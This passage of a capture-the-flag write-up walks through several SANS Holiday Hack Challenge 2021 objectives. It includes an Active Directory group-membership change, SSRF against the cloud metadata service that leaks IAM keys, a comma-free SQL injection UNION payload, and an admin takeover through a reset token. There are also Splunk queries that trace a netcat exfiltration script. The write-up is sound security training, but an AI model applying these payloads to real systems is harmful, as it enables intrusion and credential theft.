$ldapConnString = "LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$username = "tzenhpdnyv"
$password = "Bxaawygtm@"
```

```
$domainDirEntry = New-Object System.DirectoryServices.DirectoryEntry $ldapConnString,
$username, $password
$user = New-Object System.Security.Principal.NTAccount("elfu.local\$username")
$sid=$user.Translate([System.Security.Principal.SecurityIdentifier])
$b=New-Object byte[] $sid.BinaryLength
$sid.GetBinaryForm($b,0)
$hexSID=[BitConverter]::ToString($b).Replace('-', '')
$domainDirEntry.Add("LDAP://<SID=$hexSID>")
$domainDirEntry.CommitChanges()
$domainDirEntry.dispose()
```

This will take a few minutes to propagate so we exit our way out of Powershell until we're back at our bash prompt in Linux and try to connect to the research share.

```
tzenhpdnyv@grades:~$ smbclient \\\172.17.0.3\research_dep -U=tzenhpdnyv%Bxaawygtm@
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Thu Dec  2 16:39:42 2021
..               D           0   Tue Dec 28 08:01:30 2021
SantaSecretToAWonderfulHolidaySeason.pdf    N    173932  Thu Dec  2 16:38:26 2021

41089256 blocks of size 1024. 34750364 blocks available
smb: \>
```

There's the file we need that we can exfiltrate or **SCP** locally. The answer to the objective which after all this copying and pasting is very apt. It's **KINDNESS**.

Kindness	Patience
Sharing	Caring
Joy	Sweetness
Peace	Sympathy
Cooperation	Understanding
Community	Unselfishness
Giving	Congeniality
Decency	Cordiality
Strength	Friendliness
Gentleness	Comity
Goodwill	Neighborhoodness
Graciousness	Benevolence
Philanthropy	Harmony
Integrity	Magnanimity
Boldness	
Hospitality	

Figure 19 – Love me a good 'old list

## 9: Splunk!

**Location:** Great Room

**URL:** <https://hhc21.bossworkshops.io/en-GB/app/SA-hhc/santadocs>

**Elf:** Angel Candysalt

**Objective:** Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when you complete the analysis?

Sorry, no screenshot here, sorry but to make up for it, here are possibly the best answers you've ever seen to a Splunk challenge, certainly in 2021

**Capture the commands Eddie ran most often, starting with git. Looking only at his process launches as reported by Sysmon, record the most common git-related CommandLine that Eddie seemed to use.**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie
| stats count by CommandLine
| sort - count
```

**Answer:** git status

**Looking through the git commands Eddie ran, determine the remote repository that he configured as the origin for the 'partnerapi' repo. The correct one!**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie CommandLine=*git*
| table _time CommandLine
| sort + _time
```

**Answer:** git@github.com:elfnp3/partnerapi.git

**Eddie was running Docker on his workstation. Gather the full command line that Eddie used to bring up a the partnerapi project on his workstation.**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1
user=eddie CommandLine=*docker*
| table _time CommandLine
| sort + _time
```

**Answer:** docker compose up

**Eddie had been testing automated static application security testing (SAST) in GitHub. Vulnerability reports have been coming into Splunk in JSON format via GitHub webhooks. Search all the events in the main index in Splunk and use the sourcetype field to locate these reports. Determine the URL of the vulnerable GitHub repository that the elves cloned for testing and document it here. You will need to search outside of Splunk (try GitHub) for the original name of the repository.**

```
index=main sourcetype=github_json | table repository.url repository.description repository.private
```

**Answer:** <https://github.com/snoopysecurity/dvws-node>

**Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. Determine the name of the library and record it here for our workshop documentation.**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational  
CommandLine=*npm* | table _time CommandLine
```

**Answer:** holiday-utils-js

**Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and capture the full process\_name field of anything that looks suspicious.**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3  
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
```

**Answer:** /usr/bin/nc.openbsd

**Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.**

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3  
user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)  
| table _time Computer process_id process_name process_exec
```

then

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1  
6791
```

then

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1  
ParentProcessId=6788  
index=main TERM("/bin/bash")  
| table _time CommandLine ProcessId ParentProcessID ParentCommandLine  
| sort + _time
```

**Answer:** 6

**Use Splunk and Sysmon Process creation data to identify the name of the Bash script that accessed sensitive files and (likely) transmitted them to a remote IP address.**

```
index=main TERM("/bin/bash")  
| table _time CommandLine ProcessId ParentProcessID ParentCommandLine  
| sort + _time
```

**Answer:** preinstall.sh

Solving this last one gives us the objective answer of **WHIZ**.



Figure 20 – nicest thing anyone has ever called me

## 10: Now Hiring!

**Location:** Jack's bathroom

**URL:** <https://apply.jackfrosttower.com/>

**Elf:** Noxious O. D'or

**Objective:** What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

# Join the Frost Tower Team

An Opportunity that's Out of This World!

### Real experience



We're looking for individuals that offer the opposite of exemplary service. At Frost Tower, the truly terrible are welcome.

### Exciting Projects



Can you offer our guests a demonstrably bad customer experience? Then you'll fit right in working at Frost Tower.

### Professional Mentorship



At Frost Tower you'll have the chance to work with other colleagues, each collectively providing a sub-par experience to all our guests.

Figure 21 - nope

Chatting to the elves and getting hints point us in the direction of using SSRF and knowledge gained from the IMDS terminal complete this objective. There is a page that accepts user input<sup>19</sup> and more importantly, a field for a URL.

<sup>19</sup> <https://apply.jackfrosttower.com/?p=apply>

URL to your public NLBI report

<http://nppd.northpolechristmastown.com/NLBI/YourReportIdGoesHere>

Include a link to your public NLBI report.

Figure 22 - classic

Submitting the form with a URL of <http://169.254.169.254><sup>20</sup> gives us a success page with a missing image. Interestingly the image exists but it's not displayed because it contains errors.




Figure 23 – looks like one of my projects

Let's curl the image and see what happens

```
curl https://apply.jackfrosttower.com/images/janusz.jpg
latest
```

Ah – we get **LATEST** back so we pass in <http://169.254.169.254/latest/meta-data/iam/security-credentials> for the URL which brings us back **JF-DEPLOY-ROLE**. A last of URL of <http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role> and a curl on the image gives us the answer to the objective of **CGGQcSdERePvGGr058r3P0bPq3+0CfraKcsLREpX**

```
alan@XPS:~$ curl https://apply.jackfrosttower.com/images/janusz.jpg
{
  "Code": "Success",
  "LastUpdated": "2021-05-02T18:50:40Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
  "SecretAccessKey": "CGGQcSdERePvGGr058r3P0bPq3+0CfraKcsLREpX",
  "Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
  "Expiration": "2026-05-02T18:50:40Z"
}
```

<sup>20</sup> <https://stackoverflow.com/questions/42314029/whats-special-about-169-254-169-254-ip-address-for-aws>

## 11: Customer Complaint Analysis

**Location:** Kitchen

**URL:** <https://downloads.holidayhackchallenge.com/2021/jackfrostdtower-network.zip>

**Elf:** Tinsel Upatree

**Objective:** A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

So once again, the chats help us out a little pointing to RFC3514<sup>21</sup>. As a huge fan of clicking the mouse instead of using Scapy, we open the PCAP in Wireshark and filter where the evil bit isn't set and the http method is POST `IP.FLAGS.RB == 0 && HTTP.REQUEST.METHOD == "POST"` which leaves us with one packet.




Figure 24 - wireshark

They complained about room 1024 so just need to filter the PCAP to bring up trolls that complained about someone in room 1024 and expose the data as columns to make it easier for us




Figure 25 – wireshark again but this time with less lines!

There we go, the answer to this objective is **FLUD, HAGG AND YAQH**.

## 12: Frost Tower Website Checkup

**Location:** Frost Tower

**URL:** <https://staging.jackfrostdtower.com/> / <https://download.holidayhackchallenge.com/2021/frostdtower-web.zip>

**Elf:** Ribb Bonbowford

**Objective:** Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

<sup>21</sup> <https://datatracker.ietf.org/doc/html/rfc3514>



First thing to do is to review the source code. Most of the goodness is within sections of endpoints that are only available once `SESSION.UNIQUEID` has been set. One place where it is set is where the form on the contact page<sup>22</sup> is posted to:

```
app.post('/postcontact', function(req, res, next){

  <A LIST OF VARIABLES BEING SET>
  tempCont.query("SELECT * from uniquecontact where email="+tempCont.escape(email),
function(error, rows, fields){

    <CATCH ERROR>
    var rowlength = rows.length;
    if (rowlength >= "1"){
      session = req.session;
      session.uniqueID = email;
      req.flash('info', 'Email Already Exists');
      res.redirect("/contact");
    }
  }
}
```

What this says is that if we try and post the same email again, the bottom `IF` statement validates as true and the code gets run. `SESSION.UNIQUEID` is therefore set meaning we can access other endpoints that we couldn't before.

At this point, we look at the other endpoints and see if there's anywhere, we can dig further. One endpoint sticks out because it differs from how any other endpoint deals with a SQL statement and that's the detail endpoint for a given ID or group of IDs i.e. it will show details related to user supplied IDs:

```
app.get('/detail/:id', function(req, res, next) {
  session = req.session;
  var reqparam = req.params['id'];
  var query = "SELECT * FROM uniquecontact WHERE id=";

  if (session.uniqueID){
    try {
      if (reqparam.indexOf(',') > 0){
        var ids = reqparam.split(',');
        reqparam = "0";
        for (var i=0; i<ids.length; i++){
          query += tempCont.escape(m.raw(ids[i]));
          query += " OR id="
        }
        query += "?";
      }else{
        query = "SELECT * FROM uniquecontact WHERE id=?"
      }
    } catch (error) {
      console.log(error);
      return res.sendStatus(500);
    }
  }
}
```

---

<sup>22</sup> <https://staging.jackfrostdtower.com/contact>

It's different because it uses the `RAW()` method which will skip all escaping functions<sup>23</sup>. To get a better understanding of what the end SQL will look like, we've put together some basic jsFiddles:

- [Edit fiddle - JSFiddle - Code Playground](#) – what happens when one ID is passed
- [Edit fiddle - JSFiddle - Code Playground](#) – what happens when more than one ID is passed

As you can see, the code checks for a comma. If that comma exists it splits the value based on the comma delimiter, loops through each value and constructs a SQL statement accordingly. Let's jot down some things we know:

- We can't use commas in any payload as it would just be split up and not make any sense<sup>24</sup>
- We have some SQL that would appear after our payload so we would have to incorporate<sup>25</sup> it or comment it out<sup>26</sup>.
- The initial table has 7 columns so we'll need to bring that many back

Knowing this, we can start to build a basic payload to bring back something basic<sup>27</sup> and end up with the URL:  
`HTTPS://STAGING.JACKFROSTTOWER.COM/DETAIL/9999,8888 UNION SELECT * FROM (SELECT 111)A JOIN (SELECT 222)B JOIN (SELECT 333)C JOIN (SELECT 444)D JOIN (SELECT 555)E JOIN (SELECT 666)F JOIN (SELECT 777)G—`




Figure 26 – displaying our payload

We use 9999 and 8888 so we don't bring back any junk and use 111, 222 etc because if we were just to output 1 or 2, it wouldn't necessarily be obvious whether that was us or a legit part of the system.

Now we know we just need to concentrate on the points where 222, 333, 444 and 555 are. Substituting the numbers for some standard MySQL functions we can see:

- Version is 10.6.5-MariaDB-1:10.6.5+maria~focal by use of `VERSION()`
- There are 4 base tables called `USERS`, `TODO`, `EMAILS`, `UNIQUECONTACT` using `SELECT GROUP_CONCAT(TABLE_NAME) FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE'`
- There's an extra table called `TODO` that we didn't have before so let's look into that
- The `TODO` table has 3 columns called `ID`, `NOTE` and `COMPLETED` using `SELECT GROUP_CONCAT(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='TODO'`

It should now be trivial to get the information needed to complete the objective by using `SELECT GROUP_CONCAT(NOTE) FROM TODO`. The answer is that Jack wants to offer Santa the position of being a `CLERK`.

<sup>23</sup> <https://github.com/mysqljs/mysql>

<sup>24</sup> [Edit fiddle - JSFiddle - Code Playground](#)

<sup>25</sup> [Edit fiddle - JSFiddle - Code Playground](#)

<sup>26</sup> [Edit fiddle - JSFiddle - Code Playground](#)

<sup>27</sup> [Edit fiddle - JSFiddle - Code Playground](#)

Hello,

**Buy up land all around Santa's Castle, Build bigger and more majestic tower next to Santa's, Erode Santa's influence at the North Pole via FrostFest, the greatest Con in history, Dishearten Santa's elves and encourage defection to our cause, Steal Santa's sleigh technology and build a competing and way better Frosty present delivery vehicle, Undermine Santa's ability to deliver presents on 12/24 through elf staff shortages, technology glitches, and assorted mayhem, Force Santa to cancel Christmas, SAVE THE DAY by delivering Frosty presents using merch from the Frost Tower Gift Shop to children world-wide... so the whole world sees that Frost saved the Holiday Season!!!! Bwahahahahaha!, With Santa defeated, offer the old man a job as a **clerk** in the Frost Tower Gift Shop so we can keep an eye on him**

- 333
- 444
- 555
- January 1st, 666 12:00:00
- January 1st, 777 12:00:00

Figure 27 – we all love a `group_concat()`

With all this under our belt, getting admin is fairly trivial:

- With our knowledge of the SQL schema, get all users that we want to target using **`SELECT EMAIL FROM USERS WHERE USER_STATUS IS NOT NULL`**
- Go to <https://staging.jackfrostdtower.com/forgotpass> and reset the password
- Get the token for a given user using **`SELECT TOKEN FROM USERS WHERE EMAIL='ADMIN@LOCALHOST'`**
- There is an endpoint which allows us to pass in the token, reset the password and then gain entry as that user

```
app.get('/forgotpass/token/:id', function(req, res, next) {  
  
    var reqparam = req.params['id'];  
  
    if (reqparam != ""){  
        tempCont.query("SELECT * from users where token=?", reqparam, function(error, rows, fields){
```

Hello, **Admin** [ [Logout](#) ]

Search data

Search

**Total Contact Listing : 172**

[Export to Excel](#)

[Add Contact](#)

No	Name	Email	Phone	Date created	#
29	Adminb	admib@localhost	1231231234	December 28th, 2021	<a href="#">Detail</a>   <a href="#">Edit</a>

Figure 28 – wow ah wey wah

## 13: FPGA Programming

**Location:** Frost Tower Rooftop

**URL:** <https://fpga.jackfrosttower.com>

**Elf:** Crunchy Squishter

**Objective:** ... Hey, could you help me get this device on the table working? We've cobbled it together with primitive parts we've found on your home planet. We need an FPGA though - and someone who knows how to program them....

### EE/CS 302 - Exercise #4

Hello, students! In exercise #4, we continue our FPGA journey, documenting the creation of the sound chip for this holiday season's new *Kurse 'em Out Karen* doll. Our goal is to make the doll say its [trademark phrase](#). But, as I always tell you in class, we must walk before we run.

Before the doll can say anything, we must first have it make noise. In this exercise you will design an FPGA module that creates a square wave tone at a variable frequency.

Creating a square wave output takes our clock signal (which is also a square wave) and uses a counter to divide the clock to match the desired frequency. One tricky problem that we'll encounter is that Verilog (v1364-2005) doesn't have a built-in mechanism to *round* real numbers to integers, so you'll need to devise a means to do that correctly if you want your module to match frequencies accurately.

Good luck and always remember:

If  $\$rtoi(\text{real\_no} * 10) - (\$rtoi(\text{real\_no}) * 10) > 4$ , add 1

- Prof. Qwerty Petabyte

Figure 29 – I HATE LECTURES

Reading through the documentation and what seemed like an infinite number of examples, guides and tutorials we land at the following code:

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
    reg[31:0] counter = 0.00;

    reg wave_out_reg = 0;
    assign wave_out = wave_out_reg;
    localparam CLOCK_FREQ = 12500000.00;

    always @(posedge clk) begin

        if (rst) begin
            counter <= 32'h00;
            wave_out_reg <= 1'b0;
        end

        else begin
            if (counter == 32'h00) begin
                wave_out_reg <= ~wave_out_reg;
                counter <= $rtoi((CLOCK_FREQ/freq) * 500 - 1);
            end
        end
    end
endmodule
```

```
end
else
    counter <= counter - 1;
end
end
endmodule
```

Simulating all the frequencies, including the random one we then get to program the device and get a response of  
**THE DEVICE HAS BEEN SUCCESSFULLY PROGRAMMED!**



Figure 30 – I only ever had socks and oranges for Xmas 😞

All we need to do now is go back to the roof, line everything up and et voila, the doll speaks and objective fully done!

# Terminals

## Logic Chompers

**URL:** <https://logic.kringlecastle.com/?challenge=logicmuncher>

**Elf:** Noel Boetie

**Chat:** ... A lot of it comes down to understanding boolean logic, like True And False is False, but True And True is True. It can get a tad complex in the later levels...




Figure 31 – Chomp chomp chomp

We're presented with two sets of options, some basic controls and a one liner around completing a certain stage at a higher level to get a special achievement.




Figure 32 – Let's play!

Starting off with the most basic challenge, we can see it's trivial to get the ones that will equate to true. Getting all of them correct moves us on. However, we are told it gets a tad complex in later levels so let's look at a way to automate this thing.

We can see a JavaScript file<sup>28</sup> loads that has contains the game logic. Looking through, we can see references to `CHOMPER.CHOMP(CHOMPER)` where `CHOMPER` is an object with the following properties. This is executed when we think we're on a square that evaluates to true.

```
>> chomper
< Object { x: 3, y: 2, avatar: img#chomper.chomper }
  ▶ avatar: 
    x: 3
    y: 2
